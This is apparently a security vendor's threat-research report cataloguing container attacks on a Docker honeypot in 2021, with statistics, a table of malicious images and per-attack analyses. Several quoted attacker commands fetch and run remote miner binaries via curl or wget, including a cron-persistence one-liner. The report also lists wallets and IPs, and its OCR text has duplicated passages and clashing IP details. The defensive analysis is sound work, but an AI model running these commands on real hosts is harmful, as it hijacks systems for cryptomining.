
aqua nautilus

Container Attacks Catalog

A detailed analysis of container attacks



Container Attacks Catalog

A detailed analysis of container attacks

Executive summary

Cloud native services are being embraced and deployed at a rapid pace around the globe as organizations realize the advantages of these environments over on-premises servers.

Although cloud security companies are trying to provide security features to protect cloud native environments and their customers, recent reports reveal the everyday reality we face at Aqua: Vulnerabilities and security issues will always arise, whether it's caused by a third party app you use or a misconfiguration your team accidentally caused. On the other side of the fence, threat actors keep finding novel tactics, techniques and procedures to bypass security tools in order to gain access and attack these environments. Aqua Nautilus, the cybersecurity research team at Aqua Security, is constantly striving to analyze and study these threat actors in order to empower our customers' security teams and help the community to stop cloud native attacks.


In this paper, we provide a high-level analysis of the latest attack trends and a catalogue of attack scenarios observed by our research team – Aqua Nautilus.

The analysis below refers to various attacks that were observed engaging our honeypot in the period of January 1st through November 1st, 2021.

High-level trends

Between January 1, 2021, and November 1, 2021 — a period of 305 days, we detected 16,561 attacks against our honeypot.

We saw a massive campaign during Q2, that increased the daily attacks to stand on 109 attacks per day. While, in Q1 and Q3, the numbers were moderate and stood on 19 attacks per day and 26 attacks per day, in adjustment.



The surge caused by the single massive campaign was observed between April 10 and May 11, 2021. There was an average of about 349 attacks per day using the container image 0xe910d9fb6c/docker-network-bridge-ipv6:0.0.2


The main impact of this campaign was cryptomining. This observation aligns with similar observations we saw over the past 4 years. Some campaigns are designed to generate hundreds of attacks against cloud environments for a short period of time, while other campaigns generate 1-4 attacks per day (on average). Our conclusion is that there are botnets that regularly scan for these misconfigurations (or vulnerabilities) and pose constant threat to vulnerable environemnts.

In the industry's first cloud threat report we wrote several years **back**, we defined the following categories to classify the images that we observed attacking our honeypot

Image aclassification categories

1 **Vanilla images:**	Images that are legitimate and verified in DockerHub. Attackers use these images because most organizations and users enable them and allow their use. The attackers continue in previous paragraph malicious commands while running the legitimate images in order to download the script that attacks the compromised host.
2 **Malicious images with explicit names:**	Images that belong to unknown personal accounts and research teams have found to be related to malicious activity.
3 **Legitimate tools:**	Images that provide legitimate services, while attackers use them with malicious commands during runtime and change their original purpose.

Attacking container images classification




Attacking IP addresses

The attacks that were performed against our honeypot were initiated from different sources and were performed using 604 IP addresses.

We saw a massive campaign during Q2, that increased the daily attacks to stand on 109 attacks per day. While, in Q1 and Q3, the numbers were moderate and stood on 19 attacks per day and 26 attacks per day, in adjustment.

Attacking IP addresses by country (%)



China	70%	Brazil	1.3%	Poland	1%	Australia	0.2%
USA	5%	France	1.2%	Sweden	0.7%	Romania	0.2%
Russia	5%	Netherlands	1.2%	UK	0.5%	Argentina	0.2%
Germany	2%	Mexico	1%	India	0.3%	Canada	0.1%
Spain	2%						

Most of the activity against our honeypot was performed from China (422 IP addresses). The internet service provider that we observed in use the most (234 instances) is Aliyun Computing Co. Ltd., which is ISP (Internet Service Provider), located in China. About 47 percent of the IP addresses attacked our honeypot more than one time.

Catalogue and analysis of malicious images

Table of images that have been used to attack our honeypot.

These malicious images were reported to Docker Hub and were removed and no longer pose a threat. Some of the images here are popular vanilla images (such as ubuntu:latest) that have general use, in the instances here, threat actors use them as base images and run malicious scripts to execute the attack.

Each container image is explained below:

No.	Account name	Image name	No. of attacks	Impact
Attack 1	0xe910d9fb6c	docker-network-bridge-ipv6:0.0.2 docker-network-bridge-ipv6:0.0.1 docker-network-ipv6:0.0.12	10,897	Cryptomining
Attack 2		ubuntu:latest	2,507	Cryptomining
Attack 3	yereni7276	ubuntu:latest	1	Cryptomining
Attack 4		ubuntu:18.04	168	Cryptomining
Attack 5		busybox:latest	85	Cryptomining
Attack 6		alpine:latest	1,537	Cryptomining, backdoor Malware, container escape
Attack 7	byrnedo	alpine-curl	448	Cryptomining
Attack 8	bananajamma	xmrig:latest	156	Cryptomining
Attack 9		alpine:3.13	55	Cryptomining
Attack 10	heavy0×0james	dockgeddon:latest tornadorangepwn:latest jaganod:latest redis:latest	39	Worm malware, cryptomining, rootkit
Attack 11		gin:latest (built on host)	25	Cryptomining malware

No.	Account name	Image name	No. of attacks	Impact
Attack 12	Mangletmpuser	dockgeddon:latest fcminer:latest	18	Cryptomining malware
Attack 13		debian:latest	1	Cryptomining
Attack 14	Fuhou	borg:latest dockerd:latestk8s.gcr.io/pause:0.8	2,507	Cryptomining malware
Attack 15	Caojingui	dockgeddon:latest stage2:latest dockerlan:latest	5	
Attack 16	waiano	wayren:latest	3	
Attack 17	Alpineos	basicxmr:latest simpledockerxmr:latest wscopescan:latest	118	Cryptomining
Attack 18	zyx1475	small:latest	12	Cryptomining, worm malware
Attack 19	geo19820630	app:latest	1	
Attack 20	giansalex	Monero-miner:latest	1	Cryptomining
Attack 21	ubvntu	utnubu:latest vbuntu:latest	2	Cryptomining
Attack 22	weaveworks	swarm-agents:latest scope:1.13.2	3	
Attack 23	docker72590	apache:latest	23	Cryptomining malware
Attack 24	greekgoods	kimura:1.0	392	Cryptomining malware
Attack 25	miningcontainers	xmrig:latest	7	Cryptomining
Attack 26	sandeep078	sandeep078:latest tntbbo:latest	4	Backdoor malware
Attack 27	524470869	kuben2	1	Cryptomining, backdoor Malware, rootkit


Attack 01

0xe910d9fb6c / docker-network-bridge-ipv6:0.0.2 docker-network-bridge-ipv6:0.0.1 docker-network-ipv6:0.0.12

The campaign was performed between Apr 10 and May 11, 2021. Team Nautilus observed 10,818 attempts to attack the honeypot using the image 0xe910d9fb6c/docker-network-bridge-ipv6:0.0.2.

The attacker used six different entry points to attack the honeypot. The commands were encoded in base64. After decoding, we can see differences in the syntax in which the commands were written, but all the commands have the same purpose, which is mining Monero currencies.

The attack was performed from 59 IP addresses, but primarily from the IP address 157.230.245.5 (10,464 times).



The attack was performed from 59 IP addresses, but primarily from the IP address 157.230.245.5 (10,464 times).

Image name
- docker-netwwork-bridge-ipvv6:0.0.2
- ipvv6:0.0.1
- ipvv6:0.0.12

Attack patterns
10,818 attacks performed between Apr 10 and May 11, 2021

Entry point
base64 encrypted command

Impact/category
cryptomining

Mining pools
go.0x1a.xyz:10172xmr-asia1.nanopool.org: 1433

Wallet ID
89jXfdiTWfLa9AaeaKhVus1mV4bENVSQZKekn3qZUjsDFaw9kneyEtUjGurnsYvzLCMxwv9caH8k9hMNUv3G2UnC6imz3Tw

Attacks list ›


Another attack was observed from the same account, **0xe910d9fb6c,** with a different version: **docker-network-bridge-ipv6:0.0.1.**

The method of attack was the same as with the image explained below. Moreover, the attack was performed four times from the IP address 157.230.245.5, from which most of the other attack was performed.

Additionally, the image versions described above have the same structure of command to implement the attack. Another search revealed a third version of that container image, **0xe910d9fb6c/docker-network-ipv6:0.0.12**, with a different command from what we saw before. This time, the attacker used the command `bash /root/run.sh` to run a shell file named `run.sh`.

The attack was first observed on April 10 and was performed 75 times. It was performed 71 times from the IP address 157.230.245.5, which was observed in the earlier attacks.

Most of the attacks were performed from the following IP addresses:



(111).(67).(201).(201)
The IP is located in **China** and belongs to Beijing Yiantianxia Network Science & Technology Co. Ltd.
4 repotrs

(101).(37).(156).(126)
The IP is located in **China** and belongs to Aliyun Cloud Services.
61 reports

(101).(37).(156).(126)
The IP is located in **China** and belongs to ChinaNet Guangdong.
1 report

(101).(37).(156).(126)
The IP is located in **Spain** and belongs toChinaNet Telefonica.

Attacks list ›


Attack 02

ubunto:latest

The container image ubuntu is a popular vanilla image that has general use. Mind that the attackers did not compromise the container image, while exploiting the misconfigured docker daemon in our honeypots, the attackers modify the entry point of cmd and run their own malicious code. Therefore, the container is still legitimate and clean from malware but the command initiates the attack. This is actually a good and stealthy way to execute the attack since most if not all organizations will allow running the popular base vanilla images such as Ubuntu or Alpine.

The attack against our honeypot was performed 2,507 times. Mind we can see some similarities to last year in the form of the attack, like the entry point the attacker used.

This new attack, which seems typical of TeamTNT, was observed against our honeypot on October 21, 2021. The attacker used the vanilla image ubuntu along with a malicious command encoded in base64, which helped to conceal their actions. In this attack, TeamTNT used another technique and exploited vulnerabilities of a web server that belongs to a software company named SugarCRM and used it as their C2 server to download malicious scripts to the compromised host. The use of a legitimate web server that belongs to software company helps attackers to hide themselves and makes it difficult to track them.



One of the files that was downloaded from the server is a binary file named x86_64 (md5: 8e3a754ba45b4a2e00e89e8ab4a6b531). According to VirusTotal, the file was found to be a miner by 8 vendors.

- **Image name**
  ubuntu:latest
- **Entry point**
  shell script containing clear text command and base64 encrypted command
- **Impact/category**
  cryptomining, malware

- **Malicious binary**
  MD5: 8e3a754ba45b4a2e00e89e8ab4a6b531
- **Detected as**
  coin miner
- **File type**
  ELF 64-bit LSB executable, x86-64, statically linked, stripped
- **File size**
  7.58 MB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/0d610852d2d42cb0cebd6bf2770d5e4dfd53f5709af7d0c5539c0c9776bdbf4f/detection

Attack 03

yereni7276/ ubunto:latest

The image yereni7276/ubuntu:latest was used to attack the honeypot one time on April 9, 2021.

When we checked the IP address from which the attack was performed to see if it was related to other attacks, we found that another attack was performed from the same IP address, using the image 0xe910d9fb6c/docker-network-bridge-ipv6:0.0.2

Attack 04

ubuntu:18.04

Another version that attackers used against our honeypot is ubuntu:18.04. The image was first observed in April 2020. In 2021, it was used to attack our honeypot 168 times. It seemed to be a recurring attack performed using the same run command /bin/bash.

When running this command attackers gain shell access to the container and use it to create a backdoor to establish control over the container.

The attacks were observed from more than 100 IP addresses. 12 of the attacks were observed from the address 114.67.200.2, which **is located** in China and belongs to a data center that provides web hosting services. The address was reported more than 80 times, mostly about port scan activities.

- **Image name**
  ubuntu:18.04
- **Entry point**
  shell script containing clear text command and base64 encrypted command
- **Impact/category**
  cryptomining

Attack 05

busybox:latest

The container image busybox is a popular vanilla image that has general use, yet some attackers use this vanilla image with their own malicious entry point making it a good candidate for a rather stealthy way executing their malware. Mind that the attackers did not compromise the container image, while exploiting the misconfigured docker daemon in our honeypots, the attackers modify the entry point of cmd and run their own malicious code.

Therefore, the container is still legitimate and clean from malware but the command initiates the attack. This is actually a good and stealthy way to execute the attack since most if not all organizations will allow running the popular base vanilla images such as Ubuntu or Alpine.

A continuous attack was observed using the image **busybox:latest**. It was first observed attacking our honeypot in July 2019 and has continued to attack our honeypot on regular basis.

- **Image name**
  busybox:latest
- **Entry point**
  shell script containing clear text command
- **Impact/category**
  cryptomining

Attacks list ›

The attacks that we observed this year used the run command `sh`. attacks that were observed before used different commands, such as:

```
sh -c chattr -i /etc/cron.d; echo "*/1 * * * * root curl -s -L  http://9f9f5578.ngrok.io/my2 | sh ;
rm -f /etc/cron.d/1mmm" > /host/etc/cron.d/1mmm.
```

The attacks were performed from different IP addresses located in the US, Spain, and China.

Attack 06

alpine:latest

The container image alpine is a popular vanilla image that has general use, yet some attackers use this vanilla image with their own malicious entry point making it a good candidate for a rather stealthy way executing their malware. Mind that the attackers did not compromise the container image, while exploiting the misconfigured docker daemon in our honeypots, the attackers modify the entry point of cmd and run their own malicious code. Therefore, the container is still legitimate and clean from malware but the command initiates the attack. This is actually a good and stealthy way to execute the attack since most if not all organizations will allow running the popular base vanilla images such as Ubuntu or Alpine.

Based on the data it seems that threat actors tend to prefer using **the alpine** container images, probably because it is a super lightweight container image that usually weigh just few megabytes. We observed few types of attacks using this container image. The data indicates that there are few attackers that use this vanilla image.

Attacks were conducted against our honeypot throughout 2021 (1,537 attacks) but most of them (1,087) occurred from the end of May to August.

We observed an increase in the cases in which the image was used to attack our honeypot on April 10, when 134 attacks were noticed.


The various different threat actors used 33 entry points to attack the honeypot, most of which wve've grouped into three impact categories: cryptomining, backdoor, and escape and run. The attacks that fall outside those categories are displayed last.

First impact category – cryptomining

1 Entry point:

```
sh -c apk update; apt-get update ; yum clean all ; apk add
bash wget ; apt-get install -y bash wget ; yum install -y bash
wget ; wget http://194.87.139.103/cleanfda/zzh || curl
http://194.87.139.103/cleanfda/zzh > zzh ; chmod 777 zzh ;
./zzh --donate-level 1 --keepalive --no-color --cpu-priority 5
-o xmr.f2pool.com:13531 -u
82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDju-
WDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4.doc -k --coin Monero
```

- **The attacker checks for updates and installs wget using apt-get, apk, and yum (to guarantee the installation in all platforms). Using the `wget` or `curl` command, the attacker downloads a binary file named `zzh` (md5: 859fbbedefc95a90d243a0a9b92d1ae9), which was found to be malicious and is categorized as a miner.**



- **The file is saved to a local file named `zzh`. The attacker also sets 777 permissions using `chmod` to the file `zzh`, which mean the file will be readable, writable, and executable by all users and could pose a huge security risk.**

- **Mining pools**
  xmr.f2pool.com:13531
- **Wallet ID**
  82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4

- **Malicious binary**
  MD5: 859fbbedefc95a90d243a0a9b92d1ae9
- **Detected as**
  coin miner
- **File type**
  ELF 64-bit LSB shared object, x86-64, dynamically linked, stripped
- **File size**
  5.73 MB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/6f2825856a5ae87face1c68ccb7f56f726073b8639a0897de77da25c8ecbeb19

The operation of mining Monero currency is performed after executing the zzh file `(./zzh)`.
